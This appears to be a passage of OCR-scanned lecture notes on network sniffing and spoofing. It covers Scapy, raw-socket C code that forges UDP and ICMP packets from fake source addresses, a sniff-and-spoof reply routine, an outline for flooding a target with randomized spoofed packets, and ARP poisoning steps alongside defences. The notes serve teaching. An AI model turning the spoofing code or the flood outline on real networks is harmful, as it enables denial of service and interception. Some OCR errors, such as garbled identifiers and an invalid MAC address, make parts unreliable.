In Line 1 , we first use (struct ethheader *) to typecast a pointer to a char buffer into a pointer to an ethernet header structure. We can then use the **eth->ether_type field name to refer to the type field, instead of counting the offset.**



If we want to further process the packet, such as printing out the header of the TCP, UDP, and ICMP, we can use a similar technique: move the pointer to be beginning of the next header, and type-cast it to the corresponding structure

Using Scapy

Overview:

- **Scapy Module:**
  - Python-based library for interacting with and manipulating network packets.
  - Supported on both Python2 and Python3.
  - Can be used via command line or imported into Python programs.
  - Cross-platform support (Windows, Mac OS, Linux).
  - Built on top of PCAP and designed for writing network tools.

Scapy Features:

1. **Modules for Packet Manipulation:**
   - Packet parsing, sending, receiving, sniffing, spoofing, adding new protocols, and more.
2. **Installation on Linux:**
   - `$ sudo apt install python-scapy`

Basic Usage:

1. **Interactive Mode:**
   - `$ sudo su` (to enter interactive mode)
   - `# scapy`
2. **Packet Sniffing:**
   - `pkts = sniff(iface="enp0s3", count=5)` (captures 5 packets through interface enp0s3)
   - `wrpcap("myfile.pcap", pkts)` (stores sniffed packets in a pcap file)
3. **Displaying Packet Contents:**
   - `hexdump(pkts[0])` (displays raw data)

- `ls(pkts[0])` (displays detailed information in each layer)
- `pkts[0].summary()` (prints one-line summary of the packet)
- `pkts[0].show()` (displays detailed information)

4. **Sending Packets to Wireshark:**
   - `wireshark(pkts)` (opens Wireshark and displays captured packets)
5. **Creating a UDP Packet:**
   - `pkt = Ether()/IP()/UDP()/"hello"`
6. **Listing Protocol Field Names:**
   - `ls(IP)` (list all the field names of the IP header)
   - `ls(Ether)`
7. **Accessing Layers and Payload:**
   - Each packet has multiple layers, and the payload contains the entire next layer as an object.
   - `getlayer()` method for each protocol class to get inner layer objects.
   - `haslayer()` method checks whether a particular type of inner layer exists or not.

Packet Sniffing Script Example:

```
#!/usr/bin/python
from scapy.all import *

print("Sniffing packets....\\n")

# callback function -- called after capturing each packet
def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='icmp', prn=print_pkt)
```

Scapy Limitations:

- **Performance:**
  - Not designed for fast throughput due to Python's layers of abstraction.
- **Memory Usage:**
  - Uses considerable memory, making it less suitable for analyzing large packet captures.

Packet Spoofing

Packet spoofing refers to the process when some **critical information in the packet is forged.** It is vastly used by network intruders for malicious tasks. The information that is spoofed depends on the type of the attack that is being carried out.

Packet Spoofing Attack Examples

ARP Spoofing Attacks:

1. **Address Resolution Protocol (ARP) Overview:**
   - ARP translates IP addresses into Media Access Control (MAC) addresses.
   - Maps an IP address to a physical machine address.
2. **ARP Spoofing Attack:**
   - **Occurs when a malicious attacker associates their MAC address with the IP address of a company's network.**
   - **Allows the attacker to intercept data intended for the company's computer.**
   - Consequences:
     - **Data theft and deletion.**
     - Compromised accounts and other malicious activities.

- Used for Denial of Service (DoS), hijacking, and other attacks.

DNS Spoofing Attack:

1. **Domain Name System (DNS) Overview:**
   - Responsible for associating domain names with correct IP addresses.
   - Translates user-entered domain names to IP addresses.
2. **DNS Spoofing Attack:**
   - **Malicious attacker reroutes DNS translation to point to a different, typically infected, server.**
   - **Aims to spread malware, viruses, and worms.**
   - **DNS cache poisoning: Lasting effect when a server caches malicious DNS responses and serves them repeatedly.**

IP Spoofing Attack:

1. **IP Spoofing Overview:**
   - **Attacker sends IP packets from a false (spoofed) source address to disguise themselves.**
   - Commonly used in Denial of Service (DoS) attacks.
2. **DoS Attack using IP Spoofing:**
   - **Floods a target server with packets from multiple spoofed addresses.**
     - Overwhelms the targeted server by sending more data than it can handle.
   - Spoofs the target's IP address and sends packets to many different recipients on the network.
     - All responses to the spoofed packets flood back to the target's IP address.
3. **Bypassing Authentication with IP Spoofing:**
   - If trust relationships are used on a server, IP spoofing can bypass authentication methods relying on IP address verification.

Consequences of Spoofing Attacks:

- **Data theft and deletion.**
- **Compromised accounts and other malicious consequences.**
- **Used for DoS, hijacking, and other types of attacks.**

Spoofing attacks exploit vulnerabilities in network protocols, leading to serious security threats. Implementing measures like secure ARP protocols, DNS security features, and intrusion detection systems can help mitigate the risks associated with these attacks.

Sending Spoofed Packets Using Raw Sockets

In a typical socket programming we can only fill in a few header fields, such as the destination IP address and destination port number. The other fields are set by the operating system, such as the source IP address, packet length, etc.

Using raw sockets, we just need to construct the entire packet in a buffer, including the IP header and all of its subsequent headers, and then give it to the socket for sending

Listing 15.7: Send out spoofed IP packet (`send_raw_ip_packet()`)

```
/*************************************************************
  Given an IP packet, send it out using a raw socket.
  The ipheader structure is already defined in Listing 15.5
*************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));
```

```
    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

1. **Creating a raw socket**

- first creates a socket using **socket ()**
- The first argument **AF _I NET** indicates that this is for IPv4; for IPv6, it should be **AF _I NET 6**
- For the second argument (socket type), in typi cal socket programming, we either use **SOCK_DGRAM** for UDP o**r SOCK_S TREAM** for TCP
- Third argument (protocol), we choose **IPPROTO..RAW, indicating that we are going to supply the IP header**, so the system will not try to create an IP header for us. Basically, **IPPROTO..RAW implies enabled IP _HDRINCL** (i.e. header included).

2. **Setting socket options**

- **setsockopt( )** to enable IP _HDRINCL on the socket. This step is redundant, because IPPROTO_RAW already implies enabled IP _HOR INCL.

3. **Providing information about the destination.**

- **sockaddr_in** : provide some needed information about the destination
- **Only desitnation and proctol is mentioned in sockaddr_in**
- It should be noted that by setting the destination IP address, we help the kernel get the correct MAC address corresponding to the destination if the destination is on the same network


```
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

if you send packets to the outside of your network, that doesn't have a problem, but if you send the spoofed packets to a computer on the same cable, that's where the problem comes. It turns out that this line is a very critical for the OS to find out the MAC address.


4. **Sending out the spoofed packet**

- Use `sendto()` function for sending a spoofed packet.
- **Arguments include a pointer to the packet buffer, size of the packet, and flags (set to 0).**
- The socket type used is a raw socket, providing direct access to network protocols.
- **The system sends out the IP packet as is, excluding the automatically calculated checksum field.**
- Non-essential fields may be set by the system if their values are zero.

Spoofing Packets: Constructing ICMP Packets



- **ICMP Overview:**
  - Internet Control Message Protocol (ICMP) is a network layer protocol.
  - Used by network devices for diagnosing communication issues.
  - **Primarily employed to determine if data reaches its intended destination in a timely manner.**
  - Crucial for error reporting and testing, often used on devices like routers.
- **ICMP Message Format:**
  - **ICMP messages are encapsulated in IP datagrams.**
  - IP-level routing is utilized to move ICMP messages through a network.
  - Fields include TYPE, CODE, CHECKSUM, and contents depend on TYPE and CODE.



- **ICMP Message Types:**
  - **Queries:**
    - **TYPE 8: Echo request**
    - **TYPE 0: Echo reply**
    - TYPE 13: Timestamp request
    - TYPE 14: Timestamp reply
  - **Errors:**
    - TYPE 3: Destination unreachable (with various CODEs)
    - TYPE 11: Time exceeded (with CODE 0 indicating time-to-live equals 0 in transit)
- **Spoofing ICMP Echo Request:**
  - **Construct packet in a buffer, declaring ICMP header and IP header structures.**
  - **Set every field in ICMP and IP headers (unlike in scapy).**
  - **Set ICMP type to 8 (echo request) and calculate internet checksum.**
  - **Set source IP to forged IP address (e.g., 1.2.3.4) and destination IP to a legitimate host.**
  - **Send raw ICMP echo request packet from forged IP to legitimate host, observe reply on Wireshark for a successful attack.**
- **Checksum Note:**
  - IP header checksum is recalculated by the OS.


- UDP checksum needs recalculation if changes are made; if set to 0, the receiver accepts the packet.
- **For TCP and ICMP packets, checksum field is strictly verified, 0 or incorrect values lead to packet discard.**

- **Internet Checksum:**
  - Traditionally 16-bit checksum, calculated by dividing the message into 16-bit words and performing one's complement addition.
  - The sum is complemented to become the checksum, which is sent with the data.

ICMP spoofed Packet

1. **Buffer Initialization (Step 1):**
   - Create a buffer of size 1500 and fill it with zeros.
   - The buffer will hold the entire ICMP packet.
2. **ICMP Header (Step 1 Continued):**
   - Use type casting to access the ICMP header structure.
   - Fill in the ICMP echo-request header, focusing on the type and checksum fields.
   - Optional: Payload data is not included for an ICMP echo request.
3. **IP Header (Step 2):**
   - Move on to the IP header.
   - Set the source and destination IP addresses to desired values.
   - No need to fill in the checksum field for the IP header, as the system will automatically fill it when the packet is sent out.
4. **Sending Spoofed IP Packet (Step 3):**
   - Pass a pointer to the entire buffer to the `send_raw_ip_packet()` function.
   - Utilizes a raw socket to send out the spoofed IP packet.

5. **Observing Execution Result (WireShark):**
    - Run the code and use WireShark to observe the results.
    - If the ICMP packet is constructed correctly, an echo request packet should be visible.
    - If the destination machine is alive, an echo reply packet from the destination machine will be sent to the fake IP address (1.2.3.4).



Constructing UDP packets

Constructing UDP packets is similar, except that **we now need to include payload data.**

We place the data (a string) into the payload region inside the buffer, and then start filling in the UDP header, which contains only four fields, **source port, destination port, size, and checksum.**

Testing: Use the nc command to run a UDP server on 10.0.2.5. We then spoof a UDP packet from another machine. We can see that the spoofed UDP packet was received by the server machine.

```
/*****************************************************************
  Spoof a UDP packet using an arbitrary source IP Address and port
*****************************************************************/
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer +
                                          sizeof(struct ipheader));

   /*********************************************************
      Step 1: Fill in the UDP data field.
    *********************************************************/
   char *data = buffer + sizeof(struct ipheader) +
                         sizeof(struct udpheader);
   const char *msg = "Hello Server!\n";
   int data_len = strlen(msg);
   strncpy (data, msg, data_len);

   /*********************************************************
      Step 2: Fill in the UDP header.
    *********************************************************/
   udp->udp_sport = htons(12345);
   udp->udp_dport = htons(9090);
   udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
   udp->udp_sum =  0; /* Many OSes ignore this field, so we do not
                         calculate it. */

   /*********************************************************
      Step 3: Fill in the IP header.
    *********************************************************/
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
   ip->iph_destip.s_addr = inet_addr("10.0.2.69");
   ip->iph_protocol = IPPROTO_UDP; // The value is 17.
   ip->iph_len = htons(sizeof(struct ipheader) +
                       sizeof(struct udpheader) + data_len);

   /*********************************************************
      Step 4: Finally, send the spoofed packet
    *********************************************************/
   send_raw_ip_packet (ip);

   return 0;
}
```

Sniffing and Spoofing

In many attacks, we need to sniff packets first, and then construct spoofed reply packets based on the content of the captured packet. This is called sniffing and spoofing

Listing 15.10: Spoofing a UDP packet based on a captured UDP packet (sniff_spoof_udp.c)

```
void spoof_reply(struct ipheader* ip)
{
    const char buffer[1500];
    int ip_header_len = ip->iph_ihl * 4;
    struct udpheader* udp = (struct udpheader *) ((u_char *)ip +
                                                  ip_header_len);
    if (ntohs(udp->udp_dport) != 9999) {
        // Only spoof UDP packet with destination port 9999
        return;
    }

    // Step 1: Make a copy from the original packet
    memset((char*)buffer, 0, 1500);
    memcpy((char*)buffer, ip, ntohs(ip->iph_len));
    struct ipheader  * newip  = (struct ipheader *) buffer;
    struct udpheader * newudp = (struct udpheader *) (buffer +
    ip_header_len);
    char *data = (char *)newudp + sizeof(struct udpheader);

    // Step 2: Construct the UDP payload, keep track of payload size
    const char *msg = "This is a spoofed reply!\n";
    int data_len = strlen(msg);
    strncpy (data, msg, data_len);

    // Step 3: Construct the UDP Header
    newudp->udp_sport = udp->udp_dport;
    newudp->udp_dport = udp->udp_sport;
    newudp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    newudp->udp_sum =  0;

    // Step 4: Construct the IP header (no change for other fields)
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_ttl = 50; // Rest the TTL field
    newip->iph_len = htons(sizeof(struct ipheader) +
                           sizeof(struct udpheader) + data_len);

    // Step 5: Send out the spoofed IP packet
    send_raw_ip_packet(newip);
}
```

The code above first makes a copy from the captured packet, replaces the UDP data field with a new message, swaps the source and destination fields (IP addresses and port numbers).

send_raw_ip_packet () function (li sted in Listing 15.7) to send out the spoofed reply.

☞ Procedure (using UDP as example)

- Use PCAP API to capture the packets of interests
- Make a copy from the captured packet
- Replace the UDP data field with a new message and swap the source and destination fields
- Send out the spoofed reply

Idea : Sniff the udp client packet and spoof the server response by sending spoofed udp reply.

we use the " n c -u" command to send UDP packets to a random IP address's port 9999

Scapy vs C

☞ Python + Scapy

- Pros: constructing packets is very simple
- Most header fields will be calculated by Scapy.
- Cons: much slower than C code (Performance)

☞ C Program (using raw socket)

- Pros: much faster (Performance)
- Cons: constructing packets is complicated
- You need to fill almost every fields in header

Results of an Experiment that sends 1000 packets on VM
(source : prescribed textbook)
Using Scapy: 9.4 seconds, 106 packets per second
Using C: 0.25 seconds, 4000 packets per second

C is 37 times faster than Scapy!

Hybrid Approach

While **Scapy makes constructing spoofed packets much easier than C, its speed is much slower.**
For some of the network attacks, speed is essential. If attackers cannot generate

spoofed packets
fast enough, the chance for their success is very low; in some cases, it becomes impossible.

The reason why Scapy is so convenient in creating packets is that **we do not need to fill in every single field of the packet headers.**

Use C to slightly modify packets and then send packets (speed) :

- For demo purpose, Let us flood a target_IP with fake UDP Packets (user can decide the no_of_packets to send to target).
- Copy the udp packet template constructed using python into a buffer
  (contents(buffer) = IP-header/UDP-header/data)
- for i = 1 to no_of_packets to be sent:
  - Modify the source IP in IP-header randomly
    - location of source IP = ptr to buffer + 12 bytes
  - Modify the source port in UDP header randomly
    - IP header size = 20 bytes
    - UDP header field 1 is source port
    - hence, location of source port = ptr to buffer + 20 bytes
  - send the modified packet using raw socket

IP Traceback

IP traceback is a technique used to trace the path of IP packets through the network back to their source, with the **goal of identifying the true IP address of the host that generated the packets.** This is particularly crucial in the context of mitigating spoofing attacks, where the attacker may forge or fake the source IP address in order to conceal their identity.

Methods of IP Traceback:

1. **Packet Marking:**
   - One method involves marking each packet with information about its path through the network.

- **Routers along the path insert some identification information into the packet**, allowing the source to be traced.

2. **Logging and Monitoring:**
   - Network devices keep logs of incoming and outgoing packets.
   - **Monitoring systems can analyze these logs to trace the path of a packet and determine its origin.**
3. **Probabilistic Packet Marking:**
   - Rather than marking every packet, probabilistic methods mark only a subset.
   - Statistical analysis is then used to trace back the path with a certain probability of accuracy.
4. **Ingress Filtering:**
   - **Ingress filtering involves configuring routers to filter out packets with spoofed source addresses.**
   - This method helps prevent packets with illegitimate source addresses from entering the network.
5. **Collaborative Traceback:**
   - Involves collaboration between multiple network domains to trace the path of an attack.
   - Each domain contributes information about the packets as they pass through.

Challenges and Considerations:

- **Deployment:**
  - Implementing IP traceback often requires updates to existing network infrastructure, including router firmware or the deployment of specialized equipment.
- **Accuracy:**


    - Achieving accurate and reliable traceback results can be challenging, especially in large and complex networks.
- **Privacy Concerns:**
    - Balancing the need for traceback with privacy considerations is crucial. Striking a balance between tracking malicious activities and respecting user privacy is essential.
- **Coordination:**
    - Collaboration and coordination between different network administrators or organizations may be necessary for effective traceback, especially in the case of collaborative traceback methods

Data Link Layer Attacks

MAC Address

- Each network interface has a unique MAC address (also known as hardware/physical address).
- To prevent two network interfaces on the same network to have same MAC address, MAC addresses are made unique and burned into the physical network interface card while manufacturing.

Hop-by-Hop Transmission



1. **Source to Destination Routing:**
    - Host A wants to send a packet to Host B, which is on another network.
    - A constructs an IP header with B's IP as the destination.
2. **Ethernet Frame Creation:**
    - A creates an Ethernet frame with the IP packet as its payload.
    - The destination MAC address is set to the MAC address of the first router (R1).
3. **Packet Forwarding:**
    - The Ethernet frame is sent onto the network, visible to all devices.
    - Other devices on the network reject the packet as the destination MAC doesn't match their own.
4. **Router Processing:**
    - Router R1 accepts the packet and performs routing based on the destination IP (B's IP).
5. **Routing Decision:**
    - R1, with potentially multiple network interfaces, decides on the next hop and creates a new Ethernet frame with the destination MAC set to the next router's MAC address (e.g., R2).
6. **Hop-by-Hop Routing:**

- The packet is forwarded hop by hop through routers (R2, R3, ..., Rk) until it reaches the router (Rk) directly connected to Host B.

7. **Final Leg to Destination:**
    - Rk creates a new Ethernet frame with B's MAC as the destination.
    - Host B's NIC accepts the packet, as the destination MAC matches its own.

Summary:

- **The payload (IP packet) remains unchanged while it traverses the network.**
- **Each router acts as a gateway, forwarding the packet based on its routing table.**
- **The Ethernet frame is the "vehicle" carrying the packet, and at each hop, the frame is recreated with the appropriate destination MAC address for the next router.**
- **Eventually, the packet reaches the destination host through a series of hops.**

ARP Protocol & format

- Layer 2 protocol
- Performs IP address to Ethernet (MAC) address mapping.
- **If the host doesn’t know the MAC address for a certain IP address, it sends out an ARP request packet, asking other machines on the network for the matching MAC address.**
- Before the ICMP echo requests is sent out, ARP request is sent, Only after getting the ARP reply, ping will be successful.
- **ARP (Address Resolution Protocol) is used to map the IP address to a MAC address, and if the destination is not on the local network, there won't be an ARP reply.**
- When a host wants to send a packet to another host, say IP address 10.5.5.1, on its local area network (LAN), it first sends out (broadcasts) an ARP packet. The ARP packet contains a simple question: What is the MAC address

corresponding to IP address 10.5.5.1? The host that has been configured to use the IP address responds with an ARP packet containing its MAC address.

Octet offset	0	1
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	
8	Sender hardware address (SHA) (first 2 bytes)	
10	(next 2 bytes)	
12	(last 2 bytes)	
14	Sender protocol address (SPA) (first 2 bytes)	
16	(last 2 bytes)	
18	Target hardware address (THA) (first 2 bytes)	
20	(next 2 bytes)	
22	(last 2 bytes)	
24	Target protocol address (TPA) (first 2 bytes)	
26	(last 2 bytes)	

ARP Packet Structure

1. **Hardware Address Length:**

- Represents the length of the hardware (MAC) address. For MAC addresses, it is typically 6 bytes.

2. **Protocol Address Length:**
   - Represents the length of the protocol (IP) address. For IP addresses, it is typically 4 bytes.
3. **Operation:**
   - Indicates whether the ARP packet is a request or a reply.
4. **Green Fields (Sender Information):**
   - Completely available and filled by the sender, including the sender's MAC and IP addresses.
5. **Blue Fields (Receiver Information):**
   - Filled by the receiver, including the receiver's IP address.
   - In an ARP request, the destination MAC is broadcast (FF:FF:FF:FF:FF:FF), and the target MAC is typically set to 00:00:00:00:00:00.
   - In an ARP reply, sender and receiver information is swapped, and a unicast message is sent to the original sender.

ARP Cache:

- ARP cache is used for caching MAC and IP address mappings for optimization purposes.
- Entries in the cache have a timeout after which they may be removed (especially important in dynamic IP environments).

ARP Cache Commands:

- `arp -n`: View ARP cache.
- `sudo arp -d <ip>`: Remove a specific entry from the cache.

Questions and Solutions:

1. **Ping a Host on Another Network (e.g., ping 1.2.3.4):**
   - The ARP will forward the packet to the default gateway MAC address.

- The destination MAC in the Ethernet frame will be the MAC address of the default gateway.
- **you get the MAC of the router**
- Since the IP is from a different network, ICMP echo reply packets won't be received, and the ping is unsuccessful.

`ping 10.0.2.97` **(non-existing, on the local network):**

- In this case, the destination IP address (10.0.2.97) is on the local network, so ARP resolution will be attempted.
- Before the ping, the ARP cache won't have an entry for 10.0.2.97.
- During the ping, the sender will send ARP requests for the MAC address associated with 10.0.2.97.
- Since the IP is non-existent, no ARP reply will be received, and the ARP cache entry for 10.0.2.97 will remain incomplete.
- The sender will continue to send ARP requests, waiting for a reply.
- ICMP echo requests will be sent continuously, but no ICMP echo replies will be received due to the non-existent destination IP.

ARP Poisoning

The ARP protocol was not designed for security, so it does not verify that a response to an ARP request really comes from an authorized party. It also lets hosts accept ARP responses even if they never sent out a request. This is a weak point in the ARP protocol, which opens the door to ARP poisoning.

An ARP spoofing, also known as ARP poisoning, is a Man in the Middle(MitM) attack that allows attackers to intercept communication between network devices

1. **ARP Request:**
    - **Purpose:** To resolve the MAC address for a given IP address.
    - **Operation:**

    - **When a device (sender) needs to communicate with another device on the network but doesn't have the MAC address of the destination IP, it sends out an ARP request.**
    - The ARP request packet contains the sender's IP and MAC addresses and the target IP address for which it is seeking the MAC address.
    - The receiver with the specified IP responds with an ARP reply containing its MAC address.
- **Cache Update:**
    - The receiver updates its ARP cache based on the information provided in the ARP reply.

2. **ARP Reply:**
    - **Purpose:** To respond to an ARP request by providing the requested MAC address.
    - **Operation:**
        - **When a device receives an ARP request for a specific IP address, it replies with an ARP reply containing its own MAC address.**
        - ARP replies are sent in response to ARP requests, but the sender may not necessarily know if the reply corresponds to a specific request.
    - **Cache Update:**
        - The device receiving the ARP reply updates its ARP cache based on the information provided in the reply.
        - It blindly accepts the reply and updates its cache.
3. **ARP Gratuitous Message:**
    - **Purpose:** To update ARP caches proactively, especially when a device joins a network or undergoes a network configuration change.
    - **Operation:**
        - **A device, upon joining a network or undergoing a network configuration change, sends an ARP gratuitous message.**

    - This message is a broadcast that includes the device's IP and MAC addresses but doesn't request information from other devices.
    - **All devices on the network receive this message.**
- **Cache Update:**
    - Devices that receive the gratuitous message update their ARP caches with the information provided in the message.
    - **This helps ensure that all devices on the network have up-to-date ARP information.**

Working

1. The attacker must have access to the network. They scan the network to determine the IP addresses of at least two devices—let's say these are a workstation and a router.
2. The attacker uses a spoofing tool, such as Arpspoof or Driftnet, to send out forged ARP responses.
3. The forged responses advertise that the correct MAC address for both IP addresses, belonging to the router and workstation, is the attacker's MAC address. This fools both router and workstation to connect to the attacker's machine, instead of to each other.
4. The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.
5. The attacker is now secretly in the middle of all communications.

```
Internet Address    Physical Address

192.168.5.1         00-14-22-01-23-45
192.168.5.201       40-d4-48-cr-55-b8
192.168.5.202       00-14-22-01-23-45
```

If the table contains two different IP addresses that have the same MAC address, this indicates an ARP attack is taking place. Because the IP address 192.168.5.1 can be recognized as the router, the attacker's IP is probably 192.168.5.202.

ARP Spoofing Prevention

- **Use a Virtual Private Network (VPN)**—a VPN allows devices to connect to the Internet through an encrypted tunnel. This makes all communication encrypted, and worthless for an ARP spoofing attacker.
- **Use static ARP**—the ARP protocol lets you define a static ARP entry for an IP address, and prevent devices from listening on ARP responses for that address. For example, if a workstation always connects to the same router, you can define a static ARP entry for that router, preventing an attack.
- **Use packet filtering**—packet filtering solutions can identify poisoned ARP packets by seeing that they contain conflicting source information, and stop them before they reach devices on your network.
- **Run a spoofing attack**—check if your existing defenses are working by mounting a spoofing attack, in coordination with IT and security teams. If the attack succeeds, identify weak points in your defensive measures and remediate them.

arp.op = 1 ⇒ request

